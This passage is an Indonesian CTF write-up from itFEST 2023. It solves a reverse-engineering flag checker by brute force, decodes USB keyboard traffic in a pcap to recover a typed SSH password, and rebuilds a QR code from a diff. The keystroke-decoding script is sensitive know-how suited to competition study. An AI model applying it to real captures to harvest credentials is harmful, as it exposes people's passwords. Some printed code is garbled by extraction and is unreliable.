ALSA lib conf.c:5178:(_snd_config_evaluate) function snd_func_concat returned error: No such fil
ALSA lib confmisc.c:1334:(snd_func_refer) error evaluating name
ALSA lib conf.c:5178:(_snd_config_evaluate) function snd_func_refer returned error: No such file
ALSA lib conf.c:5701:(snd_config_expand) Evaluate error: No such file or directory
ALSA lib pcm.c:2664:(snd_pcm_open_noupdate) Unknown PCM default
[0, 0, 1, 1, 0, 1, 1, 1, 0, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 1, 1, 0, 0, 1, 0, 1, 1, 0, 1, 1, 0]
STS23{Th1s_F33ls_L1k3_A_C0mp3t1v3_Pr0gr4mm1ng_Pr0bl3m_Inst34d}
```

Flag: STS23{Th1s_F33ls_L1k3_A_C0mp3t1v3_Pr0gr4mm1ng_Pr0bl3m_Inst34d}

yarfcc



Desc:

Diberikan sebuah chall flag checker. OK tinggal decompile saja lur. Berikut kode main functionnya.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    unsigned __int64 v3; // rax
    char *v4; // rax
    unsigned __int64 v5; // rbx
    __int64 v6; // rax
    unsigned __int64 v7; // rbx
    __int64 v8; // rax
    int v10; // [rsp+Ch] [rbp-A4h] BYREF
    int i; // [rsp+10h] [rbp-A0h]
    int j; // [rsp+14h] [rbp-9Ch]
    int k; // [rsp+18h] [rbp-98h]
    unsigned int v14; // [rsp+1Ch] [rbp-94h]
    int v15; // [rsp+20h] [rbp-90h]
    int v16; // [rsp+24h] [rbp-8Ch]
    unsigned int m; // [rsp+28h] [rbp-88h]
    int v18; // [rsp+2Ch] [rbp-84h]
    char v19[32]; // [rsp+30h] [rbp-80h] BYREF
    char v20[32]; // [rsp+50h] [rbp-60h] BYREF
    char v21[40]; // [rsp+70h] [rbp-40h] BYREF
    unsigned __int64 v22; // [rsp+98h] [rbp-18h]

    v22 = __readfsqword(0x28u);
    std::string::basic_string(v20, argv, envp);
    std::vector<unsigned int>::vector(v19);
```

```

std::operator<<<std::char_traits<char>>(&std::cout, "flagnya mas: ");
std::operator>><char>(&std::cin, v20);
if ( std::string::length(v20) % 0x3CuLL )
{
    std::allocator<char>::allocator(&v10);
    v3 = std::string::length(v20);
    std::string::basic_string<std::allocator<char>>(v21, 60 - v3 % 0x3C, 63LL, &v10);
    std::string::operator+=(v20, v21);
    std::string::~string(v21);
    std::allocator<char>::~allocator(&v10);
}
for ( i = 0; ; ++i )
{
    v5 = i;
    if ( v5 >= (unsigned __int64)std::string::length(v20) >> 2 )
        break;
    v10 = 0;
    for ( j = 0; j <= 3; ++j )
    {
        std::string::substr(v21, v20, 4 * i, 4LL);
        v4 = (char *)std::string::operator[](v21, j);
        v10 |= *v4 << (8 * j);
        std::string::~string(v21);
    }
    std::vector<unsigned int>::push_back(v19, &v10);
}
for ( k = 0; ; ++k )
{
    v7 = k;
    if ( v7 >= std::vector<unsigned int>::size(v19) )
        break;
    v14 = *(_DWORD *)std::vector<unsigned int>::operator[](v19, k);
    v15 = 0;
    v16 = 0;
    v18 = 0;
    m = 0;
    while ( v14 )
    {
        v15 |= ((v14 & 1) == 0) << m;
        v14 >>= 1;
        ++m;
    }
    for ( m = 0; m <= 0x1F; ++m )
        v16 |= (v15 & (unsigned int)(1 << m)) >> m << (31 - m);
    v18 = __ROR4__(v16, 8);
    if ( v18 != flag_yang_aseli_dan_nyata_sekali[k] )
    {
        v6 = std::operator<<<std::char_traits<char>>(&std::cout, &unk_578012);
        std::ostream::operator<<(v6, std::endl<char,std::char_traits<char>>);
        goto LABEL_21;
    }
}

```

```

    }
}
v8 = std::operator<<<std::char_traits<char>>(&std::cout, &unk_578020);
std::ostream::operator<<(v8, std::endl<char,std::char_traits<char>>);
LABEL_21:
std::vector<unsigned int>::~~vector(v19);
std::string::~~string(v20);
return 0;
}

```

Karena saya mager baca c++, saya menggunakan teknologi terkini yaitu ChatGPT untuk convert ke python

```

import sys

def main(argv, envp):
    v20 = ".join(argv) # Combining command line arguments into a single string
    v19 = [] # Creating an empty list to act as a vector

    print("flagnya mas: ")
    v20 = input() # Taking user input

    if len(v20) % 0x3C:
        v21 = ' ' * (60 - len(v20) % 0x3C)
        v20 += v21 # Padding the string if its length is not a multiple of 60

    for i in range(0, len(v20), 4):
        v10 = 0
        for j in range(4):
            substr = v20[i:i + 4]
            v10 |= ord(substr[j]) << (8 * j) # Bitwise operation to combine characters into an
integer
        v19.append(v10) # Appending the integers to the vector

    flag_yang_aseli_dan_nyata_sekali = [your_flag_values_here] # Define your actual
flag values here

    for k in range(len(v19)):
        v14 = v19[k]
        v15 = v16 = v18 = m = 0
        while v14:
            v15 |= ((v14 & 1) == 0) << m
            v14 >>= 1
            m += 1
        for m in range(0x1F + 1):
            v16 |= (v15 & (1 << m)) >> m << (31 - m)
            v18 = ((v16 << 24) & 0xFF000000) | ((v16 >> 8) & 0x00FFFFFF)
            if v18 != flag_yang_aseli_dan_nyata_sekali[k]:
                print("Mismatch!")

```

```
        return

    print("Match!")
    return

if __name__ == "__main__":
    main(sys.argv[1:], None)
```

Bisa dilihat bahwa inputan pengguna setiap 4 karakternya dimasukkan ke sebuah fungsi yang akan menghasilkan sebuah nilai. Nilai tersebut dicompare apakah sama dengan value yang tersimpan di array `flag_yang_aseli_dan_nyata_sekali`. Ok melihat hanya 4 karakter saja, langsung saya menggunakan teknik handal kesukaan saya yaitu *bruteforce*~

Solution:

Pertama generate kombinasi dari 4 karakter huruf, angka, dan “_{}”

```
import itertools
import string

# Define the characters to be used
characters = string.ascii_letters + string.digits + "_{}"

# Generate combinations of length 4
combinations = itertools.product(characters, repeat=4)

# Write combinations to a text file
with open('combinations.txt', 'w') as file:
    for comb in combinations:
        file.write(''.join(comb) + '\n')
```

Setelah digenerate, hitung semua kombinasi tersebut ke dalam fungsi perhitungannya

```
with open('combinations.txt', 'r') as file:
    combinations_array = file.read().splitlines()
idx=0
result = []
for group in combinations_array:
    value = 0
    for j, char in enumerate(group):
        value |= ord(char) << (8 * j)
    v15 = 0
    m = 0
    while value:
        v15 |= ((value & 1) == 0) << m
```

```

        value >>= 1
        m += 1
    v16 = 0
    for m in range(32):
        v16 |= (v15 & (1 << m)) >> m << (31 - m)
    v18 = ((v16 >> 8) | (v16 << (32 - 8))) & 0xFFFFFFFF # Simulating
__ROR4__ function
    result.append(v18)

with open('results.txt', 'w') as file:
    for integer in result:
        file.write(str(integer) + '\n')

```

Setelah itu, tinggal di index saja sesuai array nya

```

with open('results.txt', 'r') as file:
    combinations_array = file.read().splitlines()
flag_yang_aseli_dan_nyata_sekali = [
    2956318005, 1748181433, 2290686289, 1746470217, 1747544497,
    3632858473, 1482229169, 4036035961, 410634617, 1483277617,
    2294905193, 1476762057, 672741721, 274313477, 1076433193,
]
flag=[]
for val in flag_yang_aseli_dan_nyata_sekali:
    index = combinations_array.index(str(val))
    flag.append(index)

print(flag)

with open('combinations.txt', 'r') as file:
    combinations_array = file.read().splitlines()

for c in flag:
    print(combinations_array[c],end="")

```

```

hanz0x17@01-19-rayhanramdhany:~/CTF_Archive/itFEST2023/yarfcc$ python3 tiga.py
[12276502, 15370623, 3596788, 1910488, 2781163, 3832598, 1361559, 6029090, 46481, 2460124, 3021408, 17048594, 1656470, 1174377, 2839914]
STSr3{bingung_mikrin_ide_rev_apalagi_selain_flegceker_wkwk}hanz0x17@01-19-rayhanramdhany:~/CTF_Archive/itFEST2023/yarfcc$ █

```

Karena ternyata ada dua strings yang menghasilkan nilai yang sama pada bagian flag awal, ya tinggal diperbaiki

Flag: STS23{bingung_mikrin_ide_rev_apalagi_selain_flegceker_wkwk}

Forensic

Keylogger

The screenshot shows a CTF challenge interface. On the left, there's a banner for 'keylogger' with a score of 100 and 22 solves. Below the banner are tabs for 'Description' (selected) and 'Files'. The 'Description' tab shows the challenge details: 'Author: fire', a story about finding a keylogger on a computer, and a flag format 'flag = STS23{<my server password>}'. Below the description is a 'Files' section with a download button for 'log.pcapng'. At the bottom right, there's a 'Flag' input field and a submit button.


Desc:

Terdapat sebuah pcapng yang merupakan capture traffic dari protokol USB. Diketahui juga bahwa protokol USB tersebut adalah action keystroke. Flag merupakan password server yang telah diketikan dan tercapture di file pcapng

Solution:

Dengan melakukan analisis HID data, kita bisa melakukan mapping karakter apa yang diketikan pada saat itu. Dengan referensi berikut <https://ctf-wiki.mahalo.re/misc/traffic/protocols/USB/> pertama yang kami lakukan adalah mengekstrak semua HID data yang ada dengan perintah `tshark -r log.pcapng -Y "frame.len == 35 && !(usbhid.data == 00:00:00:00:00:00:00:00)" -T fields -e usbhid.data > datausb.txt`

Perintah tersebut akan mengekstrak nilai HID dengan filter traffic yang memiliki length 35 dan nilai HID tidak null



Menggunakan referensi berikut

<https://github.com/TeamRocket1st/ctf-usb-keyboard-parser/blob/master/usbkeyboard.py>, maka dari data HID tersebut bisa dilakukan mapping dengan script seperti ini

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
import sys
KEY_CODES = {
    0x04: ['a', 'A'],
    0x05: ['b', 'B'],
    0x06: ['c', 'C'],
    0x07: ['d', 'D'],
    0x08: ['e', 'E'],
    0x09: ['f', 'F'],
    0x0A: ['g', 'G'],
    0x0B: ['h', 'H'],
    0x0C: ['i', 'I'],
    0x0D: ['j', 'J'],
    0x0E: ['k', 'K'],
    0x0F: ['l', 'L'],
    0x10: ['m', 'M'],
    0x11: ['n', 'N'],
    0x12: ['o', 'O'],
    0x13: ['p', 'P'],
    0x14: ['q', 'Q'],
    0x15: ['r', 'R'],
    0x16: ['s', 'S'],
```

```
0x17: ['t', 'T'],
0x18: ['u', 'U'],
0x19: ['v', 'V'],
0x1A: ['w', 'W'],
0x1B: ['x', 'X'],
0x1C: ['y', 'Y'],
0x1D: ['z', 'Z'],
0x1E: ['!', '!'],
0x1F: ['2', '@'],
0x20: ['3', '#'],
0x21: ['4', '$'],
0x22: ['5', '%'],
0x23: ['6', '^'],
0x24: ['7', '&'],
0x25: ['8', '*'],
0x26: ['9', '('],
0x27: ['0', ')'],
0x28: ['\n', '\n'],
0x29: ['[ESC]', '[ESC]'],
0x2a: ['[BACKSPACE]', '[BACKSPACE]'],
0x2C: [' ', ' '],
0x2D: ['-', '_'],
0x2E: ['=', '+'],
0x2F: ['[', '{'],
0x30: [']', '}'],
0x32: ['#', '~'],
0x33: [';', ':'],
0x34: ['\'', '"'],
0x36: [',', '<'],
0x37: ['.', '>'],
0x38: ['/', '?'],
0x39: ['[CAPSLOCK]', '[CAPSLOCK]'],
0x2b: ['\t', '\t'],
0x4f: [u'→', u'→'],
0x50: [u'←', u'←'],
0x51: [u'↓', u'↓'],
0x52: [u'↑', u'↑']
}
```

```
#tshark -r ./usb.pcap -Y 'usb.capdata' -T fields -e usb.capdata >
keyboards.txt
def read_use(file):
    with open(file, 'r') as f:
        datas = f.read().split('\n')
    datas = [d.strip() for d in datas if d]
    cursor_x = 0
    cursor_y = 0
    offset_current_line = 0
    lines = []
    output = ''
    skip_next = False
    lines.append("")
    for data in datas:
        shift = int(data.split(':')[0], 16) # 0x2 is left shift 0x20 is
right shift
        key = int(data.split(':')[2], 16)

        if skip_next:
            skip_next = False
            continue

        if key == 0 or int(data.split(':')[3], 16) > 0:
            continue

        if shift != 0:
            shift=1
            skip_next = True
        if key==75:
            continue
        elif KEY_CODES[key][shift] == u'↑':
            lines[cursor_y] += output
            output = ''
            cursor_y -= 1
        elif KEY_CODES[key][shift] == u'↓':
            lines[cursor_y] += output
            output = ''
            cursor_y += 1
        elif KEY_CODES[key][shift] == u'→':
            cursor_x += 1
```

```
elif KEY_CODES[key][shift] == u'←':
    cursor_x -= 1
elif KEY_CODES[key][shift] == '\n':
    lines.append("")
    lines[cursor_y] += output
    cursor_x = 0
    cursor_y += 1
    output = ''
elif KEY_CODES[key][shift] == '[BACKSPACE]':
    output = output[:-1]
    #lines[cursor_y] = output
    cursor_x -= 1
else:
    output += KEY_CODES[key][shift]
    #lines[cursor_y] = output
    cursor_x += 1
#print(lines)
if lines == [""]:
    lines[0] = output
if output != '' and output not in lines:
    lines[cursor_y] += output
return '\n'.join(lines)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Missing file to read...')
        exit(-1)
    sys.stdout.write(read_use(sys.argv[1]))
```

Output:

yey

yokow wha?/?????

frfr

i also don't really kow :v

bro, lets play brawlhalla?
what?

o o ... gws

i might gonna try t deploy my we lmao

s

ssh kyruuu@mydomain.id


this

ssh kyruuu@mydomain.id
th1smys3cretp@ssw0rd
th1smys3cretp@ssw0rd

Flag: STS23{th1smys3cretp@ssw0rd}

pemanasan

Challenge Info



Description

Author: fire

Is that a qr code? why is it so big?

Files

Download pemanasan.rar

Flag

Desc:

Terdapat dua file berbeda dalam sebuah zip

whatistheDIFFere...	47.828	2.797	File	06/12/2023 18:...	F1D5A595
qr.new	34.528	2.053	NEW File	06/12/2023 18:...	85139959

Clue dari soal file tersebut berhubungan dengan qr code

Solution:

Melakukan analisis dengan perintah cat

Qr.new




whatistheDIFFerent



Dari cat terlihat bahwa file tersebut menyusun qrcode, agar lebih jelas dapat melakukan zoom out

Qr.new




Ketika discan, itu hanya menunjukkan lorem ipsum. File whatisDIFFerent berisi hasil perintah diff antara qr.new dengan sebuah file lain (x) yang saya asumsikan sebagai flag



Untuk mengembalikan file flag, maka dapat memasukan baris kode yang tidak ada di qr.new ke qr.new. Untuk mempermudah, saya menggunakan aplikasi editor gambar



Hasil scan:



Flag: STS23{really_big_qr_isnt_1t}